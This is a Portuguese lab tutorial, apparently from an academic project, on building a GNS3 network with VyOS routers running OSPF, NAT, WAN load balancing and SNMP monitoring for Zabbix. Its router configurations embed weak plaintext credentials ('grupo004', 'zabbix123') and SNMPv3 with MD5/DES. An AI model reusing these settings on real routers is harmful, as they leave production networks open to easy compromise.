
Dentro das configurações da GNS3VM, adicione uma nova interface de rede, cincando no botão “Add...”, depois selecione a opção “Network Adapter” e clique no botão “Finish”. Um novo adaptador de rede estará disponível para configuração:



Clique no novo adaptador de rede (em destaque na imagem anterior) e dentro da aba “Network Connection” selecione as opções “Bridge” e “**Replicate physical network connection state**”. Depois, clique em “Configure Adapters”, conforme imagens a seguir:



Selecione apenas a opção “**Microsoft MK-TEST Loopback Adapter**”. Clique em “OK”, salve as configurações da GNS3MV e ligue-a.






A **quarta etapa**, consiste no teste de conectividade entre o Sistema Operacional hospedeiro e o GNS3VM. Para realizar esse teste, com a GNS3VM ligada, abra o terminal *Shell* e execute o comando: **ip -c ad**, e será possível observar a nova interface de rede adicionada (neste exemplo a eth2).

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
   link/ether 00:0c:29:a6:9c:5b brd ff:ff:ff:ff:ff:ff
   altname enp2s2
   altname ens34
   inet 192.168.137.135/24 brd 192.168.137.255 scope g
     valid_lft 604578sec preferred_lft 604578sec
   inet6 fe80::20c:29ff:fea6:9c5b/64 scope link
     valid_lft forever preferred_lft forever
```

Dentro da interface gráfica do GNS3, crie um projeto conforme a imagem a seguir. Observe que a interface da Cloud conectada ao VPCS deverá corresponder à interface recentemente adicionada (a eth2 nesse exemplo).



Abra o terminal do VPCS, configure sua interface **e0** em modo DHCP, executando o comando: **ip dhcp**

```
HOST - PuTTY
HOST> ip dhcp
DORA IP 192.168.137.252/24 GW 192.168.137.1
```

O comando **show ip** mostra as configurações adquiridas.

```
HOST> show ip

NAME      : HOST[1]
IP/MASK   : 192.168.137.252/24
GATEWAY   : 192.168.137.1
DNS       : 192.168.137.1
DHCP SERVER : 192.168.137.1
DHCP LEASE  : 604743, 604800/302400/453600
DOMAIN NAME : mshome.net
MAC       : 00:50:79:66:68:01
LPORT     : 20006
RHOST:PORT : 127.0.0.1:20007
MTU      : 1500
```


Com o projeto configurado, execute o teste de conectividade entre o Windows e o VPCS dentro do GNS3. Para isso, abra o *prompt* de comando do Windows e execute o comando: **ping <endereço IP do VPCS>**

```
C:\ Administrador: Prompt de Comando
C:\Windows\system32>ping 192.168.137.252

Disparando 192.168.137.252 com 32 bytes de dados:
Resposta de 192.168.137.252: bytes=32 tempo<1ms TTL=64
Resposta de 192.168.137.252: bytes=32 tempo<1ms TTL=64
Resposta de 192.168.137.252: bytes=32 tempo=1ms TTL=64
Resposta de 192.168.137.252: bytes=32 tempo=1ms TTL=64

Estatísticas do Ping para 192.168.137.252:
  Pacotes: Enviados = 4, Recebidos = 4, Perdidos = 0 (0% de perda),
Aproximar um número redondo de vezes em milissegundos:
  Mínimo = 0ms, Máximo = 1ms, Média = 0ms
```

Com a Cloud devidamente configurada, agora é possível consumir os serviços do projeto; como, por exemplo, estabelecer uma conexão SSH entre o Windows e uma máquina Linux dentro do GNS3, utilizando o utilitário *Putty*, conforme a ilustração da seguir.



A imagem a seguir é a captura da seção estabelecida entre o Windows 10 (via *Putty*) e a máquina Linux com IP 192.168.167.44. O comando **who** (em destaque) mostra as informações sobre a conexão estabelecida. Como se observa, o endereço do cliente SSH corresponde ao *gateway* da rede loopback criada nos passos anteriores.

```
minit@minit:~$ ip -c ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8b:2f:de brd ff:ff:ff:ff:ff:ff
        inet 192.168.137.44/24 brd 192.168.137.255 scope global dynamic noprefixroute
          inet6 fe80::ca:bed4:6118:95fe/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
minit@minit:~$ who
minit  ttys7          2023-01-24 10:05 (:0)
minit  pts/1           2023-01-24 10:14 (192.168.137.1)
minit@minit:~$
```



Apêndice II - Instalação e Configuração dos Roteadores VyOS

Os roteadores VyOS são instalados no projeto como Appliance, conforme documentação oficial do GNS3, disponível em: <<https://docs.gns3.com/docs/using-gns3/beginners/import-gns3-appliance/>>




Passo 1: Baixar os 2 arquivos de instalação do VyOS:


- aquivo **empty8G.qcow2**: disponível em: <<https://gns3.com/marketplace/appliances/vyos>> ; e
- arquivo **vyos-1.3-rolling-202008310757-amd64.iso**, disponível em: <<https://drive.google.com/drive/folders/1SAoVe43XrCg0dQQ9j7wsQuHt2Efs5i1n?usp=sharing>>.

Passo 2: Criar a nova *Appliance* no GNS3


Dentro do GNS3, seguir o seguinte caminho:

File ⇒ New Template: (as imagens foram adaptadas para melhor aproveitamento)







Na tela Required files, marcar a opção “Allow custom files” e depois “Yes”




Importar os dois arquivos baixados no passo 1 referente à *Appliance VyOS 1.3.0*.





Após clicar em finalizar (finish), a nova appliance estará disponível na aba referente aos roteadores:



Obs.: (opcional) para conferir as novas appliances adicionadas no servidor GNS3VM, basta abrir o terminal Shell e listar os arquivos da pasta:

```
ls -1 /opt/gns3/images/QEMU/
```

```
gns3@gns3vm:~$ ls -1 /opt/gns3/images/QEMU/
config.img
config.img.md5sum
empty8G.qcow2
empty8G.qcow2.md5sum
vyos-1.3.0-amd64.iso
vyos-1.3.0-amd64.iso.md5sum
```

Passo 3: Tornar as configurações permanentes para todos os nodes VyOS adicionados ao projeto.

Primeiro, importe o VyOS para dentro do projeto e clique na opção Executar e, em seguida, abra o terminal remoto para configuração do roteador clicando na opção Console. As credenciais padrão de acesso ao VyOS são: vyos, vyos


Após conseguir acesso ao roteador, seguir com a instalação permanente, conforme documentação oficial, disponível em: <https://docs.vyos.io/en/equuleus/installation/install.html#permanent-installation>.

```
vyos@vyos:~$ install image
Would you like to continue? (Yes/No) [Yes]: Yes
Partition (Auto/Parted/Skip) [Auto]: Enter
```



```
Install the image on? [sda]: Enter
Continue? (Yes/No) [No]: Yes
How big of a root partition should I create? (2000MB - 4294MB) [4294]MB: 2000
What would you like to name this image? [1.3-rolling-202008310757]: Enter
Which one should I copy to sda? [/opt/vyatta/etc/config.boot.default]: Enter
Enter password for administrator account
Enter password for user 'vyos': grupo004
Retype password for user 'vyos': grupo004
Which drive should GRUB modify the boot partition on? [sda]:Enter
vyos@vyos:~$ reboot
Proceed with reboot? (Yes/No) [No] Yes
```

Passo 4: Configurar os Roteadores do Backbone



Roteador ISP-1

```
#Router ISP-1 Configuration
configure
set system host-name ISP-1
set service ssh port 22
set interfaces ethernet eth0 address dhcp
set interfaces ethernet eth1 address 172.16.4.1/30
set interfaces ethernet eth2 address 172.16.4.9/30
set nat source rule 100 outbound-interface 'eth0'
set nat source rule 100 source address '172.16.4.0/24'
set nat source rule 100 translation address 'masquerade'
# OSPF Configuration
set protocols static route 0.0.0.0/0 next-hop 192.168.122.1
set interfaces loopback lo address 10.1.1.1/32
set protocols ospf area 0 network 192.168.122.0/24
```



```
set protocols ospf area 0 network 172.16.4.0/30
set protocols ospf area 0 network 172.16.4.8/30
set protocols ospf default-information originate always
set protocols ospf default-information originate metric 10
set protocols ospf default-information originate metric-type 2
set protocols ospf log-adjacency-changes
set protocols ospf parameters router-id 10.1.1.1
set protocols ospf redistribute connected metric-type 2
set protocols ospf redistribute connected route-map CONNECT
set policy route-map CONNECT rule 10 action permit
set policy route-map CONNECT rule 10 match interface lo
# Enable snmp v2 service for zabbix management
set protocols static route 192.168.10.0/28 next-hop 172.16.4.2
set protocols static route 192.168.20.0/28 next-hop 172.16.4.2
set service snmp community grupo004 authorization ro
set service snmp community grupo004 network 172.16.4.16/29
set service snmp community grupo004 client 172.16.4.20
set service snmp trap-target 192.168.10.9 community grupo004
# Enable snmp v3 service for zabbix management
set service snmp v3 engineid '000000000000000000000001'
set service snmp location 'BACKBONE'
set service snmp v3 view default oid 1
set service snmp v3 group routers mode ro
set service snmp v3 group routers view 'default'
set service snmp v3 user admin auth plaintext-password 'zabbix123'
set service snmp v3 user admin auth type 'md5'
set service snmp v3 user admin group routers
set service snmp v3 user admin privacy plaintext-password 'zabbix123'
set service snmp v3 user admin privacy type 'des'
set service snmp v3 trap-target 192.168.10.9 privacy plaintext-password zabbix123
set service snmp v3 trap-target 192.168.10.9 privacy type des
set service snmp v3 trap-target 192.168.10.9 user admin
set service snmp v3 trap-target 192.168.10.9 auth plaintext-password zabbix123
set service snmp v3 trap-target 192.168.10.9 auth type md5
# Time configuration
set system time-zone America/Sao_Paulo
commit
# save

#set system time-zone America/Sao_Paulo
#set system ntp server 172.24.7.20 prefer
```

Roteador ISP-2

```
#Configuração do Roteador ISP-2
configure
set system host-name ISP-2
set service ssh port 22
set interfaces ethernet eth0 address dhcp
```



```
set interfaces ethernet eth1 address 172.16.4.6/30
set interfaces ethernet eth2 address 172.16.4.10/30
set nat source rule 100 outbound-interface 'eth0'
set nat source rule 100 source address '172.16.4.0/24'
set nat source rule 100 translation address 'masquerade'
# OSPF Configuration
set protocols static route 0.0.0.0/0 next-hop 192.168.177.2
set interfaces loopback lo address 10.2.2.2/32
set protocols ospf area 0 network 192.168.177.0/24
set protocols ospf area 0 network 172.16.4.4/30
set protocols ospf area 0 network 172.16.4.8/30
set protocols ospf default-information originate always
set protocols ospf default-information originate metric 10
set protocols ospf default-information originate metric-type 2
set protocols ospf log-adjacency-changes
set protocols ospf parameters router-id 10.2.2.2
set protocols ospf redistribute connected metric-type 2
set protocols ospf redistribute connected route-map CONNECT
set policy route-map CONNECT rule 10 action permit
set policy route-map CONNECT rule 10 match interface lo
# Enable snmp v2 service for zabbix management
set protocols static route 192.168.10.0/28 next-hop 172.16.4.5
set service snmp community grupo004 authorization ro
set service snmp community grupo004 network 172.16.4.16/29
set service snmp community grupo004 client 172.16.4.20
set service snmp trap-target 192.168.10.9 community grupo004
# Enable snmp v3 service for zabbix managemnt
set service snmp v3 engineid '000000000000000000000002'
set service snmp location 'BACKBONE'
set service snmp v3 view default oid 1
set service snmp v3 group routers mode ro
set service snmp v3 group routers view 'default'
set service snmp v3 user admin auth plaintext-password 'zabbix123'
set service snmp v3 user admin auth type 'md5'
set service snmp v3 user admin group routers
set service snmp v3 user admin privacy plaintext-password 'zabbix123'
set service snmp v3 user admin privacy type 'des'
set service snmp v3 trap-target 192.168.10.9 privacy plaintext-password zabbix123
set service snmp v3 trap-target 192.168.10.9 privacy type des
set service snmp v3 trap-target 192.168.10.9 user admin
set service snmp v3 trap-target 192.168.10.9 auth plaintext-password zabbix123
set service snmp v3 trap-target 192.168.10.9 auth type md5
# Time configuration
set system time-zone America/Sao_Paulo

#commit
#save
```



Roteador RT-GW

```
#Configuração do Roteador GW
configure
set system host-name RT-GW
set service ssh port 22
set interfaces ethernet eth0 address 172.16.4.2/30
set interfaces ethernet eth1 address 172.16.4.5/30
set interfaces ethernet eth2 address dhcp
set interface bridge br0 member interface eth3
set interface bridge br0 member interface eth4
set interface bridge br0 address 172.16.4.22/29
#Configure load-balancing
set load-balancing wan interface-health eth0 failure-count 5
set load-balancing wan interface-health eth0 nexthop 172.16.4.1
set load-balancing wan interface-health eth0 test 10 type ping
set load-balancing wan interface-health eth0 test 10 target 192.168.122.1
set load-balancing wan interface-health eth0 test 20 type ping
set load-balancing wan interface-health eth0 test 20 target 192.168.122.1
set load-balancing wan interface-health eth1 failure-count 4
set load-balancing wan interface-health eth1 nexthop 172.16.4.6
set load-balancing wan interface-health eth1 test 10 type ping
set load-balancing wan interface-health eth1 test 10 target 192.168.177.2
set load-balancing wan interface-health eth1 test 20 type ping
set load-balancing wan interface-health eth1 test 20 target 192.168.177.2
set load-balancing wan rule 10 inbound-interface eth2
set load-balancing wan rule 10 interface eth0
set load-balancing wan rule 10 interface eth1
set load-balancing wan disable-source-nat
# OSPF Configuration
set interfaces loopback lo address 10.3.3.3/32
set protocols ospf area 0 network 172.16.4.0/30
set protocols ospf area 0 network 172.16.4.4/30
set protocols ospf area 0 network 172.16.4.12/30
set protocols ospf area 0 network 172.16.4.16/29
set protocols ospf default-information originate always
set protocols ospf default-information originate metric 10
set protocols ospf default-information originate metric-type 2
set protocols ospf log-adjacency-changes
set protocols ospf parameters router-id 10.3.3.3
set protocols ospf redistribute connected metric-type 2
set protocols ospf redistribute connected route-map CONNECT
set policy route-map CONNECT rule 10 action permit
set policy route-map CONNECT rule 10 match interface lo
# Enable snmp v2 service for zabbix management
set protocols static route 192.168.10.0/28 next-hop 172.16.4.20
set protocols static route 192.168.20.0/28 next-hop 172.16.4.20
set service snmp community grupo004 authorization ro
set service snmp community grupo004 network 172.16.4.16/29
set service snmp community grupo004 client 172.16.4.20
set service snmp trap-target 192.168.10.9 community grupo004
```



```
# Enable snmp v3 service for zabbix management
set service snmp v3 engineid '000000000000000000000000'
